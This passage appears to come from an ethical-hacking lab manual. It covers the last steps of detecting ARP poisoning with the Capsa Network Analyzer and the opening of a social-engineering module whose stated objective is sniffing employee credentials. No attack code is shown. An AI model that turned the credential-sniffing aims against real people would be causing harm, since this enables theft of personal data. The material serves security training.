
39. After completing the analysis click on **Log Output** option from the menu bar.




40. In the **Analysis Settings** window, check the **Save log to disk** checkbox and click the ellipsis button under **File path** option.




41. In the **Browse For Folder** window, select **Desktop** and click on **OK**.



42. Ensure that **csv** file radio button is selected under **Save As** section and select **30** seconds under **Split file every:** section (this option directly saves a new log file in the specified location for every 30 seconds), leave all the other settings as default and click **OK**.



43. We can see that the csv log file is created in **Desktop → log_diagnosis** location.



44. This concludes the demonstration of detecting ARP poisoning using the Capsa Network Analyzer.

45. Close all open windows and document all the acquired information.

46. Turn off the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Social Engineering

Module 09

Social Engineering

Social engineering is the art of convincing users to reveal confidential information.

Lab Scenario

Organizations fall victim to social engineering tactics despite having strong security policies and solutions in place. This is because social engineering exploits the most vulnerable link in information system security—employees. Cybercriminals are increasingly using social engineering techniques to target people’s weaknesses or play on their good natures.

Social engineering can take many forms, including phishing emails, fake sites, and impersonation. If the features of these techniques make them an art, the psychological insights that inform them make them a science.

While non-existent or inadequate defense mechanisms in an organization can encourage attackers to use various social engineering techniques to target its employees, the bottom line is that there is no technological defense against social engineering. Organizations must educate employees on how to recognize and respond to these attacks, but only constant vigilance will minimize attackers’ chances of success.

As an expert ethical hacker and penetration tester, you need to assess the preparedness of your organization or the target of evaluation against social engineering attacks. It is important to note, however, that social engineering primarily requires soft skills. The labs in this module therefore demonstrate several techniques that facilitate or automate certain facets of social engineering attacks.

Lab Objective

The objective of the lab is to use social engineering and related techniques to:

- Sniff user/employee credentials such as employee IDs, names, and email addresses
